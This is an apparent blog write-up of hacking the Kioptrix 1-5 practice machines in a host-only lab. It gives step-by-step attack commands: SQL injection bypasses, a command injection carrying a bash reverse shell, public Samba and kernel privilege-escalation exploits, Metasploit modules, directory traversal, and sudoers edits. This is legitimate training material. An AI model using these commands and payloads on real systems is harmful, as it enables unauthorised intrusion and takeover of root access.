

## tuonilabs

Cyber security write-ups, exploits, and more

# Kioptrix Write-Up

What follows is a write-up of several vulnerable machines, [Kioptrix #1 through #5](#).

The object of the game is to acquire root access via any means possible.

The purpose of the games is to practice techniques in vulnerability assessment and exploitation. There are multiple ways to get root access and compromise the system.

These machines are run in a host-only setup, as they are full of vulnerabilities and internet access would be dangerous.

**[\*] STATUS: COMPLETED**

## Kioptrix 1 Write-Up

```
1) nmap -sS -sV -Pn 192.168.189.0/24
'''
```

Scan for address and open ports

Note the following two services:

Samba smbd

Apache httpd 1.3.20 ((Unix) (Red-Hat/Linux) mod\_ssl/2.8.4 OpenSSL/0.9.6b)

These two could be our way in  
'''

```
# NOTE: SERVER=[Samba 2.2.1a]
```

```
3) nikto -h 192.168.189.185
# We find a lot of vulnerabilities

4) Search Google for: Samba 2.2.1 exploit
# The first result is a verified remote execution exploit
5) wget https://www.exploit-db.com/download/10
6) mv 10 samba_228_remote.c
7) gcc -o samba_228_remote samba_228_remote.c
8) ./samba_228_remote
9) ./samba_228_remote -b 0 -c 192.168.189.130 192.168.189.185
10) whoami
# We got root
11) cat /var/mail/root
# We own this machine
```

## Kioptrix 2 Write-Up

```
1) nmap -sS -sV -Pn 192.168.0.0/24
''
```

Scan for address and open ports

Note the following three services:

Apache httpd 2.0.52 ((CentOS))

CUPS 1.1

MySQL (unauthorized)

These three could be our way in

''

```
2) Browse to: 192.168.0.20
```

username: admin

password: ' or '1'='1

3) ping localhost; ls

# The application is vulnerable to command injection

4) nc -n -v -l -p 443

5) In the browser: ping localhost; bash -i >& /dev/tcp/192.168.0.19/443 0>&1

6) id

# We got a shell, but not as a privileged user

7) Search: linux centos exploit

# The second result is for [privilege escalation](#) – just what we need

8) cd /tmp

9) wget <https://www.exploit-db.com/download/9545> –no-check-certificate

10) mv 9545 centos\_\_escalate.c

11) gcc -o centos\_\_escalate centos\_\_escalate.c

12) ./centos\_\_escalate

13) whoami

# We got root

## Kioptrix 3 Write-Up

1) nmap -sS -sV -Pn 192.168.189.0/24

2) gedit /etc/hosts

Add:

<ip> kioptrix3.com

192.168.189.195 kioptrix3.com

3) Browse to kioptrix3.com


4) Right-click -> View Page Source Code

# Notice the use of LotusCMS

5) Search: lotuscms exploit

# The third result is for eval() remote command execution

# Exploit: <https://www.exploit-db.com/exploits/18565/>



8) use exploit/multi/http/lcms\_php\_exec

9) options

10) set RHOST 192.168.189.195

11) set URI /

12) exploit

13) ls

# Remember they were talking about the gallery

# Let's check it out

14) ls gallery

15) cat/gallery.gconfig.php

# Notice the credentials: root:fuckyou

16) Browse to: <http://kioptrix3.com/phpmyadmin/index.php> -> Enter the above credentials

17) Gallery -> dev\_accounts

# Note the hashes

17) Browse to: <https://hashkiller.co.uk/md5-decrypter.aspx>

Enter the hash: 5badcaf789d3d1d09794d8f021f40foe

Result: starwars

18) ssh loneferret@192.168.189.195 -> Enter the password: starwars

19) cat CompanyPolicy.README

20) /usr/local/bin/ht

# I got an error: Error opening terminal: xterm-256color

# I solved it by entering: export TERM=xterm

21) /usr/local/bin/ht

22) Fn+F3 -> /etc/sudoers -> Enter

23) Under 'User privilege specification' add to loneferret: /bin/bash


24) sudo /bin/bash

25) whoami

# We got root

26) cd /root

27) cat Congrats.txt



1) `nmap -sS -sV -Pn 192.168.189.0/24`

”

Note the following services:

OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)

Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)

Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

They could be our way in.

”

2) `enum4linux -a 192.168.189.196`

”

Note the users:

Account: nobody Name: nobody

Account: robert Name: ,,,

Account: root Name: root

Account: john Name: ,,,

loneferret Name: loneferret,,,

We can try using one of these accounts

”

3) Browse to: 192.168.189.196

user: robert

pass: ' or '1'='1

# Note the password: ADGAdsafdfwt4gadfga==

# Since ssh is also on and the web page isn't showing much else, we can try that

4) `ssh robert@192.168.189.196`

5) ?

# Checking out what we can use



# Note that MySQL is running with root privileges

8) mysql

9) select sys\_\_exec("echo 'robert ALL=(ALL) ALL'>> /etc/sudoers");

# Adding "our" account to sudoers

10) exit

11) sudo bash

12) id

# We got root

13) cat /root/congrats.txt

Side-note:

Initially I also searched for "ubuntu 5.6 exploit" and thought of using the following exploit: <https://www.exploit-db.com/papers/15311/>

That might also be another way in.

## Kioptrix 5 Write-Up

1) nmap -sS -sV -Pn -T4 192.168.0.0/24

''

Note the following:

Apache httpd 2.2.21 ((FreeBSD) mod\_ssl/2.2.21 OpenSSL/0.9.8q DAV/2 PHP/5.3.8)

It's open in both port 80 and port 8080.

''

2) Browse to: 192.168.0.85

3) Right-click -> View Page Source Code

# Notice: URL=pChart2.1.3/index.php"

4) Browse to: <http://192.168.0.85/pChart2.1.3/examples/index.php>

5) Search: pChart2.1.3

6) Read: <https://www.exploit-db.com/exploits/31173/>

Action=View&Script=%2f..%2f..%2fetc/passwd  
# The web app is vulnerable to directory traversal

8) Browse to: <http://192.168.0.85/pChart2.1.3/examples/index.php?Action=View&Script=%2f..%2f..%2fusr/local/etc/apache22/httpd.conf>

'''

Notice at the end of the file:

SetEnvIf User-Agent ^Mozilla/4.0 Mozilla4\_\_browser

<VirtualHost \*:8080>

DocumentRoot /usr/local/www/apache22/data2

<Directory "/usr/local/www/apache22/data2">

Options Indexes FollowSymLinks

AllowOverride All

Order allow,deny

Allow from env=Mozilla4\_\_browser

</Directory>

Apparently we can get in if we set the UserAgent to Mozilla 4

'''

9) Search: mozilla firefox 4.0 user agent string

10) Browse to: <http://www.useragentstring.com/pages/useragentstring.php?name=Firefox>

11) Ctrl-F -> mozilla/4.0 -> <http://www.useragentstring.com/index.php?id=19040>

12) In User Agent Switcher:

Edit User Agents

New

Description: Mozilla FireFox 4.0

User Agent:

```
13) Browse to: http://192.168.0.85:8080/
14) Click on 'phptax'
15) Open Metasploit -> search phptax -> use exploit/multi/http/phptax_exec
16) show options -> set RHOST 192.168.0.85 -> set RPORT 8080 -> exploit
17) id
18) uname -a
# Getting kernel details to figure out how to do privilege escalation
```

```
19) Search: FreeBSD 9.0 exploit
# The first result is what we're looking for
# https://www.exploit-db.com/exploits/28718/
```


```
20) wget https://www.exploit-db.com/download/28718
# Downloading it to our machine
21) mv 28718 freeBSD9_priv_esc.c
22) nc -lvp 8888 < freeBSD9_priv_esc.c
# Hosting the exploit on our machine
# We will download the file from the limited shell
```

```
23) nc -nv 192.168.0.87 8888 > die.c
24) Stop nc
24) gcc die.c -o die
25) ./die
26) id
# We got root
27) cat /root/congrats.txt
28) cat /root/ossec-alerts.log
'''
```

For fun, check out how noisy we were during our attack

As the congrats.txt explains, figuring out how to approach and attack the target before actually attacking is extremely important. Otherwise you will make a lot of noise and get caught early on as a result.


'''





Very fun machines to exploit. As the Kioptrix website clearly states, they are intended for beginners, hence they are easy to exploit to the seasoned security tester. A big thanks to [loneferret](#) for such fun yet educational challenges!

Share this:



Be the first to like this.

tuonilabs / January 1, 2017 / Binary Exploitation, Cryptography, Exploits, General, Web Exploitation / apache vulnerability, backdoor, centos exploit, centos vulnerability, cups vulnerability, cyber security, enum4linux, exploit, exploit database, exploit-db, Exploits, freebsd exploit, freebsd vulnerability, hack, hacking, information security, internet, kioptrix, kioptrix 1, kioptrix 2, kioptrix 3, kioptrix 4, kioptrix 5, linux, linux exploit, linux kernel vulnerability, linux security, lotuscms, lotuscms exploit, lotuscms vulnerability, metasploit, mysql vulnerability, network security, nikto, nmap, offensive security, oscp, oscp preparation, penetration testing, phptax exploit, phptax vulnerability, privilege escalation, programming, reverse engineering, reverse shell, samba exploit, samba vulnerability, security write-up, spoofing, sql vulnerability, technology, ubuntu 5.6 exploit, ubuntu 5.6 vulnerability, vulnerabilities, vulnerability, vulnerability assessment, vulnerable applications, vulnerable machines, vulnerable services, war games, wargame write-up, write-ups

---

## 2 thoughts on “Kioptrix Write-Up”

---

Pingback: [Index – tuonilabs](#)

---

Pingback: [OSCP: Preparation for the OSCP & My Experience So Far – tuonilabs](#)

tuonilabs / 